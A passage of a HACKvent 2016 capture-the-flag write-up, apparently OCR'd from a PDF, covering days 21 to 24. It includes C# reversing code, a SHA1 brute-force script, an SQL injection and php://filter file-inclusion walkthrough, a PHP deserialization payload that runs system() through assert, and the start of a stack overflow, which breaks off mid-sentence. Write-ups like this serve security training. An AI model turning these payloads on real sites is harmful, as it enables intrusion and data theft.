                eax = XOR(eax,xxx);
                eax = XOR(eax,yyy);

                edx = ROR(edx,10);
                eax = ROR(eax,10);

                byte[] temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
                zzz = new byte[]{0,0,temp[1], temp[2]};
                edx = XOR(edx, zzz);

                ecx = Convert.ToInt32(edx[2]);
                ebx = Convert.ToInt32(edx[3]);
                xxx = new byte[]{0,0,lookuptable[ecx],0};
                yyy = new byte[]{0,0,0,lookuptable[ebx]};

                eax = XOR(eax,xxx);
                eax = XOR(eax,yyy);

                esi += 3;
                eax = ROR(eax,1);
                //DECrease loop -1
                //overwrite first block with that new block in eax
                binput1 = eax;
            }

            eax = binput1;
            edx = binput2;
            byte[] dh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
            eax = XOR(eax,dh);

            ecx = Convert.ToInt32(eax[3]);
            ebx = Convert.ToInt32(eax[2]);
            xxx = new byte[]{0,0,0,lookuptable[ecx]};
            yyy = new byte[]{0,0,lookuptable[ebx],0};

            edx = XOR(edx, xxx);
            edx = XOR(edx, yyy);

            edx = ROR(edx,10);
            eax = ROR(eax,10);

            ecx = Convert.ToInt32(eax[3]);
            ebx = Convert.ToInt32(eax[2]);
            xxx = new byte[]{0,0,0,lookuptable[ecx]};
            yyy = new byte[]{0,0,lookuptable[ebx],0};

            edx = XOR(edx, xxx);
            edx = XOR(edx, yyy);

            edx = ROR(edx,10);

            binput2 = edx;
```

```
            return new
byte[]{binput1[0],binput1[1],binput1[2],binput1[3],binput2[0],binput2[1],bi
nput2[2],binput2[3]};
        }

        public byte[] ROL(byte[] arr, int nShift)
        {
            string start = debug(arr);
            for (int i = 0; i < nShift; i++) {
                start =  start.Substring(2,6) + start.Substring(0,2);
            }
            byte b0 =
Byte.Parse(start.Substring(0,2),NumberStyles.AllowHexSpecifier);
            byte b1 =
Byte.Parse(start.Substring(2,2),NumberStyles.AllowHexSpecifier);
            byte b2 =
Byte.Parse(start.Substring(4,2),NumberStyles.AllowHexSpecifier);
            byte b3 =
Byte.Parse(start.Substring(6,2),NumberStyles.AllowHexSpecifier);
            byte[] output = {b0,b1,b2,b3};

            return output;
        }

        public byte[] ROR(byte[] arr, int nShift)
        {
            string start = debug(arr);
            for (int i = 0; i < nShift; i++) {
                start = start.Substring(start.Length-2,2) +
start.Substring(0,6);
            }
            byte b0 =
Byte.Parse(start.Substring(0,2),NumberStyles.AllowHexSpecifier);
            byte b1 =
Byte.Parse(start.Substring(2,2),NumberStyles.AllowHexSpecifier);
            byte b2 =
Byte.Parse(start.Substring(4,2),NumberStyles.AllowHexSpecifier);
            byte b3 =
Byte.Parse(start.Substring(6,2),NumberStyles.AllowHexSpecifier);
            byte[] output = {b0,b1,b2,b3};

            return output;
        }

        public static string Reverse( string s )
        {
            char[] charArray = s.ToCharArray();
            Array.Reverse( charArray );
            return new string( charArray );
        }

        public static byte[] XOR(byte[] arr1, byte[] arr2)
        {
            if (arr1.Length != arr2.Length)
                throw new ArgumentException("arr1 and arr2 are not the same
length");

            byte[] result = new byte[arr1.Length];

            for (int i = 0; i < arr1.Length; ++i)
                result[i] = (byte) (arr1[i] ^ arr2[i]);
```

```
            return result;
        }
```


I know, that is fucking long, but it was worth it. And also took several hours to implement it. It is a little bit like emulating the asm-code. Now that we are able, to shuffle every value, we need to unshuffled it. I wrote also a function for this:


```
        public byte[] unshuffle(byte[] flag)
        {

            byte[] binput1 = {flag[0],flag[1],flag[2],flag[3]};
            byte[] binput2 = {flag[4],flag[5],flag[6],flag[7]};
            string debugg ="";
            byte[] eax;
            byte[] edx, xxx, yyy, zzz;
            int ecx,ebx;
            int esi = 56;
            string xorer =
"HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!";

            edx = binput2;
            eax = binput1;

            //edx = ROL(edx,10);

            byte[] dh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
            eax = XOR(eax,dh);
            eax = ROR(eax,10);

            edx = ROR(edx,10);

            ecx = Convert.ToInt32(eax[3]);
            ebx = Convert.ToInt32(eax[2]);
            xxx = new byte[]{0,0,0,lookuptable[ecx]};
            yyy = new byte[]{0,0,lookuptable[ebx],0};

            edx = XOR(edx, xxx);
            edx = XOR(edx, yyy);

            eax = ROR(eax,10);
            edx = ROR(edx,10);

            ecx = Convert.ToInt32(eax[3]);
            ebx = Convert.ToInt32(eax[2]);
            xxx = new byte[]{0,0,0,lookuptable[ecx]};
            yyy = new byte[]{0,0,lookuptable[ebx],0};

            edx = XOR(edx, xxx);
            edx = XOR(edx, yyy);

            eax = XOR(eax,dh);

            binput1 = eax;
            binput2 = edx;

            for (int i = 0; i < 8; i++) {

                eax = binput1;
                edx = binput2;
                eax = ROL(eax,1);
```

```
                esi -= 3;

                zzz = new byte[]{0,0,edx[3],0};
                edx = XOR(edx,zzz);
                zzz = new byte[]{0,0,0,Convert.ToByte(xorer[esi])};
                edx = XOR(edx,zzz);
                edx = ROR(edx,10);
                byte[] temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
                zzz = new byte[]{0,0,temp[1], temp[2]};
                edx = XOR(edx, zzz);

                ecx = Convert.ToInt32(edx[2]);
                ebx = Convert.ToInt32(edx[3]);
                xxx = new byte[]{0,0,lookuptable[ecx],0};
                yyy = new byte[]{0,0,0,lookuptable[ebx]};

                eax = XOR(eax,xxx);
                eax = XOR(eax,yyy);

                temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
                zzz = new byte[]{0,0,temp[1], temp[2]};
                edx = XOR(edx, zzz);

                edx = ROR(edx,10);
                eax = ROR(eax,10);

                ecx = Convert.ToInt32(edx[2]);
                ebx = Convert.ToInt32(edx[3]);
                xxx = new byte[]{0,0,lookuptable[ecx],0};
                yyy = new byte[]{0,0,0,lookuptable[ebx]};

                eax = XOR(eax,xxx);
                eax = XOR(eax,yyy);

                esi -= 4;
                edx = binput2;

                eax = ROL(eax, 1);
                edx = ROR(edx,10);
                binput1 = eax;

                byte[] hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
                eax = XOR(eax, hhh);
                eax = ROR(eax, 10);


                ecx = Convert.ToInt32(eax[3]);
                ebx = Convert.ToInt32(eax[2]);
                xxx = new byte[]{0,0,0,lookuptable[ecx]};
                yyy = new byte[]{0,0,lookuptable[ebx],0};

                edx = XOR(edx, yyy);
                edx = XOR(edx, xxx);

                eax = ROR(eax,10);
                edx = ROR(edx,10);

                ecx = Convert.ToInt32(eax[3]);
                xxx = new byte[]{0,0,0,lookuptable[ecx]};
```

```
                ebx = Convert.ToInt32(eax[2]);
                yyy = new byte[]{0,0,lookuptable[ebx],0};
                edx = XOR(edx, xxx);
                edx = XOR(edx, yyy);

                hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
                eax = XOR(eax, hhh);

                binput2 = edx;
            }
            binput2 = edx;
            binput1 = eax;

            return new
byte[]{binput1[0],binput1[1],binput1[2],binput1[3],binput2[0],binput2[1],bi
nput2[2],binput2[3]};
        }
```


Now we only need to find the shuffled flag. Well, the comparison right after the 0x00403B04 function tells us, where we should look into the memory:






With that knowledge we can use our unshuffle function:


```
public string debug2(byte[] value)
        {
            return
String.Format("{0:X2}{1:X2}{2:X2}{3:X2}{4:X2}{5:X2}{6:X2}{7:X2}", value[3],
value[2], value[1], value[0], value[7], value[6], value[5], value[4]);
        }
void Button1Click(object sender, EventArgs e)
        {
            //important, 4bytes in memory must be reversed
            byte[] bsf1 = {0xfb,0xb8,0x0a,0x5d,0xea,0x3a,0x3a,0x9b};
            byte[] bsf2 = {0x90,0xC2,0x57,0x75,0x82,0xD7,0x4C,0x2D};

            txt_debug.Text += debug2(unshuffle(bsf1));
            txt_debug.Text += debug2(unshuffle(bsf2));
        }
```




And that's the first 4 parts in hex. Now we know our flag is: "HV16-6LwJ-kvpL-Yjwg-zu3Q-????". But the damn last part is missing. Right after the shuffle-checks, we have another function:




If we follow the function, we got to the following code:




As you see, it takes the first byte of our last part of the flags and subtract 0x45 from it and the divided it with the new value itself. If the function is successful, it only returns. If some asm command fail, it jumps into in exception handler. So if we divide something with zero, it jumps into that exception handler. So we know our first character of the last part must be 0x45 ("E") to trigger that Exception Handler. But you need first set a breakpoint into the exception handler. It is right under the function I explained before:




Now we see another function, which gets the last two parts as input. Let's follow that function:



And another function. If we follow the new function again, we will see a lot of shifting and xoring stuff. At this time, I didn't care about that part. I concentrated more on the loop under that function, cause it might be handle the output from that function.



As I debug through these loops I saw, that the last loop build up a 40 byte long string. So I think it might be a hash. The only hash, which handle 40 bytes is SHA1. So all these hex-values should be SHA1(last_two_parts_of_flag). After returning from that function, there is a comparison of 2 SHA1 Hashes:



In EDI, we have a pointer to our SHA1-Hash and in ESI we have a pointer to the hardcoded hash. So we only need the last 3 chars. That should be easily done with a little bruteforce python script:

```
import hashlib

bruter = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

print hashlib.sha1("zu3Q-E123").hexdigest()

for c1 in bruter:
    for c2 in bruter:
        for c3 in bruter:
            passs = "zu3Q-E" + c1 + c2 + c3
            hashs = hashlib.sha1(passs).hexdigest()
            if "DDE8D5128CF7A04E047C58395D2F119D56F0E1A4".lower() == hashs:
                print "HV16-6LwJ-kvpL-Yjwg-" + passs
```

And finally! We got our flag for the day: ***HV16-6LwJ-kvpL-Yjwg-zu3Q-EN8o***

Day 22: Pengus Site

From the dark side

Task

You heard from the media that Pengu switched to the dark side of the power to sell crazy stuff on the "darknet".

Pwn his site to show everybody that he's for a reason a character of some child series.

The media article:

The owner of the website 7y4b2aymlqwmkyuh.onion, Pengu, sells crazy stuff, oh noez!

Solution

So we have dark web shop reachable via TOR-Network. At the beginning we have only a login screen. We can it easy bypass with a simple SQL Injection:

After the login I played a little bit with the product page and found quickly a Local File Inclusion:


7y4b2aymlqwmkyuh.onion/?p=../www/86024cad1e83101d97359d7351051156

- Pengus Shop -


** Merry X-Mas **

Home Products Logout

```
SELLING MUFFIN FOR 1337 $
```



```
SELLING SHARK FOR 1'000'000 $
```



When we are lucky, we could use the PHP-Filter URL to get the source code from the website. For that use the local file inclusion with “php://filter/convert.base64-encode/resource=./myfile”

With that we can now dump some sites. I also noticed, that the Get-parameter p is always the md5-hash of the name. For example, the home-site have the parameter "106a6c241b8797f52e1e77317b96a201" and the md5-hash from "home" is "106a6c241b8797f52e1e77317b96a201". As you see, there are equal. So I dumped the following site:

106a6c241b8797f52e1e77317b96a201 (home)

```
<?php
echo 'Welcome, '.$_SESSION['k'].'
<br />
<br />
Happy to have you as my customer!
<br />
<br />
Your #1 crazy stuff seller
<br />
Pengu';
?>
```

86024cad1e83101d97359d7351051156 (products)

```
<?php
echo '<pre>';

echo "
SELLING MUFFIN FOR 1337 $

       .-\"`\"`\"`\"-.
     /.'''`.'`.'`\
    /`.'`.`'.`'`.'\
   (`'.`'.'`.'`.`'.)
    ~|||||||||||||~
    ||||||||||||
";

echo '

SELLING SHARK FOR 1\'000\'000 $
_________           .    .
(..       \_    ,  |\  /|
\       O  \  /|  \ \/ /
 \_______    \/ |   \  /
    vvvv\     \ |   /  |
    \^^^^  ==   \_/   |
     `\_   ===    \.  |
     / /\_   \ /      |
     |/   \_  \|      /
            \_______/

</pre>';
?>
```

So that was the two visible sites. Normally the main page is called index. So I tried to dump 6a992d5529f459a44fee58c733255e86 (index):

```
<?php

session_start();

if(isset($_GET['l'])) { session_destroy(); header('Location: /'); }

$mysql_conn = new mysqli('127.0.0.1', 'mysql', '', 'pengus_site');
if ($mysql_conn->connect_error) die("[-] Connection failed: " .
$mysql_conn->connect_error);

if(isset($_POST['k'])) {

    $secret_keys_query_result = $mysql_conn->query("SELECT secret_key FROM
secret_keys WHERE secret_key='".$_POST['k']."'");

    if($secret_keys_query_result->num_rows > 0) $_SESSION['k'] =
$secret_keys_query_result->fetch_assoc()['secret_key'];
}

echo '<html>
  <head><title>Pengus Site</title></head>
  <body>
    <center>
      <h2>- Pengus Shop -</h2>
      <a href="/">
```

```
        <img style="border-radius:5%; width:400px;"
src="[data]>
      </a>
      <br /><br />
      ** Merry X-Mas **
      <br /><br />';

if(isset($_SESSION['k'])) {

  # <a href="?p=">Admin</a> 

  echo '
    <a href="?p=106a6c241b8797f52e1e77317b96a201">Home</a> 
    <a href="?p=86024cad1e83101d97359d7351051156">Products</a> 
    <a href="?l">Logout</a>
    <br /><br />';

  include((isset($_GET['p']) ? $_GET['p'] :
'106a6c241b8797f52e1e77317b96a201').'.php');
}
else {
  echo '
      <form action="" method="POST">
        Your secret key: <input style="background-color:white; border-
style:solid; border-color:black; border-width:1px; border-radius:3px;
width:400px;" name="k" type="text" value="" />
        <input style="background-color:white; border-style:solid; border-
color:black; border-width:1px; border-radius:3px;" type="submit"
value="Login" />
      </form>';
}

echo '
    </center>
  </body>
</html>';

 ?>
```

The comment with the Admin site looks interesting. Let's try to dump the site 21232f297a57a5a743894a0e4a801fc3 (admin):

```
<?php
  error_reporting(0);

  class AdminPackage {

     public $password;
     public $leetness;

     function check_leetness() {
       if(md5($this->password) == '0e1337') echo '<pre> [+] Is it 1337? ->
'.(assert('1337 == '.$this->leetness) ? 'Yes!' : 'Nope!').'</pre>';
     }

     function __construct($password, $leetness) {
       $this->password = $password; $this->leetness = $leetness;
     }
  }

  if(isset($_GET['a'])) {
```

```
    $admin_package = unserialize(base64_decode($_GET['a']));
    $admin_package->check_leetness();
  }
?>
```

OK, we are able to do remote code execution, because assert is like eval. We need to bypass the password, but this is fairly if you know, that the type of the if parameter isn't checked. The problem is also explained here: https://www.whitehatsec.com/blog/magic-hashes/. If we create the serialize class with the following values, we are able to get the flag:

```
  $a = new AdminPackage("240610708", "system('cat
../home/pengu/7b66a8f1be1f9cff0a19aaf28d0e0396');");
  echo base64_encode(serialize($a));
```

So the flag for the day 22 is ***HV16-p3ng-ug0t-pwn3-dr0x-x0rz***

Day 23: From another time

and still alive!

Task


This was once state of the art ... and it's still alive.

[file: SANTACLS.PRG]

Solution

We got an old C64-Program, called SANTACLS.PRG. So you only need a C64 Simulator and start the program. I used WinVICE for that:

VICE also had a really useful function called snapshot:



After opening the snapshot file with Notepad++ and searching for HV16, I got really quickly the flag:
HV16-siZy-UzxY-u7qV-nr3D-FSk4

Day 24: M3M0RY

m3rry h4xm4s


Task

nc challenges.hackvent.hacking-lab.com 3301

[file: m3m0ry]

Solution

This time we have a pwning challenge:



If I have a to large input, I get a segfault. I also noticed that the segfault is caused by a stack based buffer overflow. It is something like in this tutorial: [64-bit Linux stack smashing tutorial: Part 1 – Techorganic – Musings from the brainpan](). Another interesting part is that the program at 0x00000000004006E6 have a "/bin/sh" system-call.

```
.text:00000000004006E6 ; ---------------------------------------------------------------------------
.text:00000000004006E6                 sub     rsp, 18h
.text:00000000004006EA                 lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000004006F1                 call    _system
.text:00000000004006F6                 mov     [rsp+0Ch], eax
.text:00000000004006FA                 add     rsp, 18h
.text:00000000004006FE                 retn
.text:00000000004006FF
```


The crash of the application also happened at the very end of the application. So we need to manipulate the Stack, so that the return jumps to the address 0x00000000004006E6:

```
.text:0000000000400C45                 mov     eax, 0
.text:0000000000400C4A                 call    ___printf_chk
.text:0000000000400C4F                 mov     edi, 0          ; status
.text:0000000000400C54                 call    _exit
.text:0000000000400C59 ; ---------------------------------------------------------------------------
.text:0000000000400C59
.text:0000000000400C59 loc_400C59:                             ; CODE XREF: main+29F↑j
.text:0000000000400C59                 add     rsp, 850h
.text:0000000000400C60                 pop     rbx
.text:0000000000400C61                 pop     rbp
.text:0000000000400C62                 pop     r12
.text:0000000000400C64                 retn
.text:0000000000400C64 main            endp
```

With the input of

